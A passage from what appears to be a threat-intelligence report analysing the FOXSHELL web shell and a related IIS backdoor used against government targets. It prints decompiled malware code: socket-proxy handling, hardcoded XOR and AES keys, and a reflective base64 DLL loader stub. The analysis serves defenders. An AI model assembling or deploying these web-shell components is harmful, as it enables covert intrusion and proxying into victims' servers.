
The embedded encryption module's name is `XORO.dll`, and its class `Encryption.XORO` implements decrypt and encrypt methods the same way as the Tunna-based web shell, using the same hardcoded values:



```
// Token: 0x06000003 RID: 3 RVA: 0x0000212C File Offset: 0x0000032C
public static byte[] decrypt(byte[] szCipherText, byte[] key)
{
    byte[] array = new byte[szCipherText.Length - XORO.__K_SUFFIX__.Length];
    Array.Copy(szCipherText, array, szCipherText.Length - XORO.__K_SUFFIX__.Length);
    StringBuilder stringBuilder = new StringBuilder(array.Length);
    for (int i = 0; i < array.Length; i++)
    {
        char c = (char)array[i];
        c ^= XORO.szEncryptionKey[i % XORO.szEncryptionKey.Length];
        stringBuilder.Append(c);
    }
    char[] array2 = stringBuilder.ToString().ToCharArray();
    byte[] array3 = new byte[array2.Length];
    for (int j = 0; j < array2.Length; j++)
    {
        byte b = Convert.ToByte(array2[j]);
        array3[j] = b;
    }
    return array3;
}

// Token: 0x04000001 RID: 1
private static string __K_SUFFIX__ = XORO.Hex2String("e0f1c6cf23930530cc270c8dd52e45e2");

// Token: 0x04000002 RID: 2
private static string szEncryptionKey = XORO.Hex2String("0a18e2c5ddaa0f6574986414c64de5ce");
```

Figure 14 – Encryption constants and decryption function inside XORO.dll.

All requests to the web shell are also encapsulated within a class called `Package`, which handles different `PackageTypes`: Data, Config, OK, Dispose, or Error. The PackageType is defined by the first byte of the package, and depending on the type of Package, the web shell parses the package and applies the configuration (opens a new socket to the remote machine specified in the configuration and applies a new EncryptionDll if provided), or disposes of the existing socket, or proxies the connection if the package is type Data:



```
if (Request.TotalBytes > 0)  {
    PackageManager Package = new PackageManager(Request.BinaryRead(Request.TotalBytes), EncryptionDll);
    switch (Package.Type)  {
        case PackageType.Data:  {
            DataPackage DPackage = Package.GetPackage() as DataPackage;
            Socket socket = GetParam(SessionKey) as Socket;
            if (socket != null)  {
                lock (socket)  {
                    if (DPackage.Data != null && DPackage.Data.Length > 0) {
                        socket.Send(DPackage.Data);
                    }
                    try  {
                        byte[] rbuffer = new byte[PacketSize];
                        int bytesRead = socket.Receive(rbuffer);
                        if (bytesRead > 0)  {
                            if (bytesRead != rbuffer.Length)
                                Array.Resize(ref rbuffer, bytesRead);

                            WriteData(rbuffer, EncryptionDll);
                        }                   }
                    catch (SocketException ex)  {
                    catch (Exception ex) {
                }
            }
            break;
        }
        case PackageType.Config:  {
        case PackageType.Dispose: {
                CloseSocket(GetParam(SessionKey) as Socket);
                RemoveParam(SessionKey);
                RemoveParam(DllKey);
                GC.Collect();
                break;
            }
```


Figure 15 – Package handling in FOXSHELL.

## FOXSHELL: Bsae64 version (not a typo)

This version of the web shell is still unobfuscated, and its internal version is specified in the code:

const string Version = "1.5"

The web shell also contains the default EncryptionDll embedded inside. The module's name is `Base64.dll`, and the encryption class, which is misspelled as `Bsae64`, exposes the encrypt and decrypt methods. However, both are just simple base64 encoding:




```
namespace Encryption
{
    // Token: 0x02000002 RID: 2
    public class Bsae64
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        public static byte[] encrypt(byte[] data, byte[] key)
        {
            return Bsae64.encoder.GetBytes(Convert.ToBase64String(data));
        }

        // Token: 0x06000002 RID: 2 RVA: 0x00002062 File Offset: 0x00000262
        public static byte[] decrypt(byte[] data, byte[] key)
        {
            return Convert.FromBase64String(Bsae64.encoder.GetString(data));
        }

        // Token: 0x04000001 RID: 1
        private static Encoding encoder = Encoding.UTF8;
    }
}
```

Figure 16 – Encrypt and decrypt methods in Base64.dll.

Although this simple encoding could be done in the code of the web shell itself, the existence of other embedded DLLs, such as `XORO.dll` (described previously), and the ability to provide yet another EncryptionDll on the configuration stage, implies that the attackers prefer to control which specific type of encryption they want to use by default in certain environments.


Other changes in this version are the renaming of the PackageType `Config` to `RDPconfig`, and `ConfigPackage` to `RDPConfigPackage`, indicating the actors are focused on proxying RDP connections. The code of these classes remains the same:



```
class RDPConfigPackage : Package
{
    public string IP;
    public int PORT;
    public int Timeout;
    public bool Blocking;
    public bool Nagle = true;
    public DataStores PlaceStore;
    public EncryptionModule EncryptionAssembly;
    public RDPConfigPackage(byte[] buffer, EncryptionModule encrypter)
    {
        this.Encryptor = encrypter;
        string[] Nodes = this.ParsePackage(buffer, new int[] { 5, 6 });
        if (Nodes.Length > 0)
        {
            this.IP = Nodes[0];
            this.PORT = int.Parse(Nodes[1]);
            this.Timeout = int.Parse(Nodes[2]);
            this.Blocking = bool.Parse(Nodes[3]);
            this.PlaceStore = (DataStores)DataStores.Parse(typeof(DataStores), Nodes[4]);
            this.EncryptionAssembly =
                new EncryptionModule(
                    Nodes[5],
                    Nodes[7],
                    Convert.FromBase64String(Nodes[6])
                );
            this.Nagle = bool.Parse(Nodes[8]);
        }
    }
```

Figure 17 – RDP Configuration class.

Finally, another condition in the code handles the case of the web shell receiving a non-empty parameter `WV-RESET,` which calls a function to shut down the proxy socket and sends an `OK` response back to the attackers:




```
            if (Request.QueryString["WV-RESET"] != null) {
                DisposeProcess();
                HttpContext.Current.Response.Write("OK"); }
            else {
                HttpContext.Current.Response.Write("200\n" + BitConverter.ToString(Encoding.UTF8.GetBytes(EncryptionDll.EncryptionAssembly.FullName)).Replace("-", "") + "\n" + Version + "\n"); }
        }
    }
    catch (Exception ex) { WriteError(ex.ToString(), ErrorPlaces.GENERAL, GetParam(DllKey) as EncryptionModule); }
}
void DisposeProcess() {
    CloseSocket(GetParam(SessionKey) as Socket);
    RemoveParam(SessionKey);
    RemoveParam(DllKey);
    GC.Collect();
}
```

Figure 18 – “Close proxy” WV-RESET parameter.

## Web shell within a web shell: compiled FOXSHELL

The versions that were described above, targeted entities in Middle Eastern countries, such as Saudi Arabia, Qatar, and the United Arab Emirates. This version, in addition to being leveraged against Middle Eastern governmental entities, was part of the attack against the Albanian government in May 2021. Through the exploitation of an Internet-facing Microsoft SharePoint server, the actors deployed `ClientBin.aspx` on the compromised server to proxy external connections and thus facilitate lateral movement throughout the victim’s environment.


The details of the samples may vary but in all of them, the FOXHELL is compiled as DLL and embedded inside the base web shell in base64. The compiled DLL is loaded with `System.Reflection.Assembly.Load`, and then the `ProcessRequest` method from it is invoked. The DLL is written in .NET and has the name pattern `App_Web_<random>.dll,` which indicates an ASP.NET dynamically compiled DLL.



```
<%@ Page Language="C#" EnableViewState="false" Debug="false" Trace="false" %>
<script runat="server">
private static System.Reflection.Assembly _ASSEMBLY = null;
protected void Page_Load(object s, EventArgs e) {
    if(_ASSEMBLY == null){
        _ASSEMBLY = System.Reflection.Assembly.Load(Convert.FromBase64String("TVqQAAMAAAAEAAAA//<truncated>"));
    }
    Type[] types = _ASSEMBLY.GetTypes();
    foreach (Type item in types) {
        System.Reflection.MethodInfo method = item.GetMethod("ProcessRequest");
        if (method != null){
            object obj = Activator.CreateInstance(item);
            method.Invoke(obj, new object[]{this.Context });
            break;
        }
    }
}
</script>
```

Figure 19 – A web shell loading App_Web_*.dll.


The `App_Web*` DLL is affected by the class and method obfuscation, and all the strings are encrypted with a combination of Base64, XOR with the first byte, and AES:



```
namespace remember_piano_kidvast
{
    // Token: 0x02000001 RID: 1
    internal class sortuncleglove
    {
        // Token: 0x06000001 RID: 1 RVA: 0x000021C0 File Offset: 0x000003C0
        public static byte[] zeroflycupboardcook(string A_0)
        {
            int length = A_0.Length;
            byte[] array = new byte[length / 2];
            for (int i = 0; i < length; i += 2)
            {
                array[i / 2] = Convert.ToByte(A_0.Substring(i, 2), 16);
            }
            string @string = Encoding.UTF8.GetString(array);
            byte[] array2 = Convert.FromBase64String(@string);
            Array.Reverse(array2);
            int num = (int)array2[0];
            byte[] array3 = new byte[array2.Length - 1];
            Buffer.BlockCopy(array2, 1, array3, 0, array3.Length);
            for (int j = 0; j < array3.Length; j++)
            {
                array3[j] = (byte)((int)array3[j] ^ num);
            }
            return array3;
        }

        // Token: 0x06000002 RID: 2 RVA: 0x00002314 File Offset: 0x00000514
        public static string inchpublic(string A_0)
        {
            bool flag = object.Equals(Assembly.GetExecutingAssembly(), Assembly.GetCallingAssembly());
            if (flag)
            {
                byte[] array = sortuncleglove.zeroflycupboardcook(A_0);
                Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes("0F28BD01DC5E06F561E8C49FF4F5DDBE", Encoding.ASCII.GetBytes("2074921A0A07175F"));
                byte[] bytes = rfc2898DeriveBytes.GetBytes(32);
                using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
                {
                    rijndaelManaged.Mode = CipherMode.CBC;
                    rijndaelManaged.Padding = PaddingMode.PKCS7;
                    ICryptoTransform transform = rijndaelManaged.CreateDecryptor(bytes, Encoding.ASCII.GetBytes("0B41B4635D2BCF45"));
                    MemoryStream memoryStream = new MemoryStream(array);
                    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
                    byte[] array2 = new byte[array.Length];
                    int count = cryptoStream.Read(array2, 0, array2.Length);
                    memoryStream.Close();
                    cryptoStream.Close();
                    return Encoding.UTF8.GetString(array2, 0, count).TrimEnd("\0".ToCharArray());
                }
            }
```

Figure 20 – The inchpublic function, responsible for string encryption, showcases obfuscations of methods and classes.

When the web shell is compiled into DLL, it contains the initialization stub, which ensures that the web shell listens on the correct URI. In this case, the initialization happens in the following piece of code:



```
    public concertthis_medal()
    {
        base.AppRelativeVirtualPath = concertthis_medal.Familyquick();
        if (!concertthis_medal.Youth_evolve)
        {
            string[] array = new string[concertthis_medal.Protectplace_caught_mosquito()];
            array[concertthis_medal.ownersymptom_parkplate()] = concertthis_medal.Place_person_trap();
            concertthis_medal.Patrol_differgenre_erase = base.GetWrappedFileDependencies(array);
            concertthis_medal.Youth_evolve = (concertthis_medal.Campeager() != 0);
        }
        base.Server.ScriptTimeout = concertthis_medal.townfirm();
    }
```

Figure 21 – Initialization stub in the web shell App_Web_*.dll.

Or, after deobfuscation:

public concertthis_medal() {

base.AppRelativeVirtualPath = "~/1.aspx" if (!concertthis_medal.__initialized) {

concertthis_medal.__fileDependencies = base.GetWrappedFileDependencies(new string{"~/1.aspx"});

concertthis_medal.__initialized = true; }

This initialization sets the FOXSHELL to listen to the requests on the relative path `~/1.aspx`, which we observed as an unused artifact in other web shells related to attacks involving LIONTAIL.

Internally, the DLL has the same "`1.5`" version of FOXSHELL, which includes the `WV-RESET` parameter to stop the proxy and the same default **Bsae64** Encryption DLL as in previous versions.

## Standalone backdoor based on IIS ServerManager and HTTPListener


Since mid-2020, in addition to the FOXSHELL as a means to proxy the traffic, we also observed a rather sophisticated standalone passive backdoor, written in .NET and meant to be deployed on IIS servers. It is obfuscated with similar techniques as FOXSHELL and masquerades as `System.Drawing.Design.dll`. The SDD backdoor was previously analyzed by a Saudi researcher but was never attributed to a specific threat actor or campaign.

### C&C Communication

The SSD backdoor sets up C&C communication through an HTTP listener on the infected machine. It is achieved using two classes:

- **ServerManager** – A part of the System.Web.Administration namespace in .NET used for managing and configuring Internet Information Services (IIS) on a Windows server, such as get configuration, create, modify, or delete IIS sites, applications, and application pools.
- **HTTPListener** – A class in the .NET Framework used for creating custom HTTP servers, independent of IIS and based on HTTP API.


ServerManager is used to extract the sites hosted by the IIS server and build the HashSet of URL prefixes to listen on:



```
try
{
    HashSet<string> hashSet = new HashSet<string>();
    ServerManager serverManager = new ServerManager();
    foreach (Site site in serverManager.Sites)
    {
        bool flag = ((site != null && site.State == Pipegadget.Document_sting()) ? Pipegadget.smartinspire_pink() : ((site.State != null) ?
          Pipegadget.Briefwinner() : ((site.Bindings != null) ? 1 : 0))) != 0;
        if (flag)
        {
            foreach (Binding binding in site.Bindings)
            {
                bool flag2 = ((binding == null) ? Pipegadget.recipe_habitgown() : ((binding.EndPoint != null) ? 1 : 0)) != 0;
                if (flag2)
                {
                    for (int i = Pipegadget.fit_forgetcherry(); i < Illdefy.Length; i += Pipegadget.actlight_valvetackle())
                    {
                        string arg = Illdefy[i];
                        try
                        {
                            hashSet.Add(string.Format(Pipegadget.auntapril_stable(), binding.Protocol, binding.EndPoint.Port, arg).ToLower());
                            //hashSet.Add(string.Format({0}://+:{1}/{2}/, binding.Protocol, binding.EndPoint.Port, arg).ToLower())
                        }
                        catch
                        {
                        }
                    }
                }
            }
        }
    }
```

Figure 22 – Obfuscated code of angleoppose_river function that builds HashSet of URL prefixes based on sites and bindings configured on the IIS server (*Illdefy* array provides the relative URIs).

In this specific case, the only relative URI configured in the malware sample is `Temporary_Listen_Addresses`. The malware then uses the HttpListener class to start listening on the specified URL prefixes:

